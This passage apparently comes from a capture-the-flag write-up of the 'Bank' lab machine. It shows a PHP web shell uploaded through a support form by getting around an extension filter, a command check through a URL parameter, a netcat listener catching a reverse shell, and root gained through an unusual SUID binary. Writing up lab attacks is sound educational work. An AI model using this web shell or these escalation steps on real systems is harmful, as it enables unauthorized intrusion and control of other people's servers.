
Message [Tell us your problem]

Choose File...


Submit

```
GET /assets/js/plugins/morris/raphael.min.js HTTP/1.1
Host: bank.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://bank.htb/support.php
Cookie: HTBBankAuth=c0c0hui6v5jaaae2qoateae2m7


```

As we can see the support.php gives us the file upload functionality, so let’s upload php file but we need to remember to change its extension from .php to .htb (as the information retrieved from the source code of support.php says all .htb files are treated as .php files anyway)



```
POST /support.php HTTP/1.1
Host: bank.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------159724452410184545163855683893
Content-Length: 611
Origin: http://bank.htb
Connection: close
Referer: http://bank.htb/support.php
Cookie: HTBBankAuth=c0c0hui6v5jaaae2qoateae2m7
Upgrade-Insecure-Requests: 1

-----------------------------159724452410184545163855683893
Content-Disposition: form-data; name="title"

simon
-----------------------------159724452410184545163855683893
Content-Disposition: form-data; name="message"

df
-----------------------------159724452410184545163855683893
Content-Disposition: form-data; name="fileToUpload"; filename="simon.php"
Content-Type: application/x-php

<?php system($_GET['cmd'])?>

-----------------------------159724452410184545163855683893
Content-Disposition: form-data; name="submitadd"


-----------------------------159724452410184545163855683893--

```



My Tickets

#	Title	Message	Attachment	Actions
1	simon	df	Click Here	Delete

Title Title


Tell us your problem

Message

Choose File...

Submit


And our malicious files was uploaded successfully on the server



bank.htb/uploads/simon.htb?cmd=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


And now we have a remote code execution that can be used to give us a reverse shell on the system



```
└─# nc -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.29.
Ncat: Connection from 10.10.10.29:33320.
bash: cannot set terminal process group (1071): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bank:/var/www/bank/uploads$
```

Now as a ww-data user on the system, we need to find a way to escalate our privileges,


Let’s check out sticky bits



```
www-data@bank:/$ find / -perm -4000 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/bin/ping
/bin/ping6
/bin/su
/bin/fusermount
/bin/mount
/bin/umount
```

Unusual file was detected /var/htb/bin/emergency

Let’s run this file and see what will happen



```
www-data@bank:/var/htb/bin$ ./emergency
# whoami
root
# 
```

Launching this file gave us automatically the root access on the system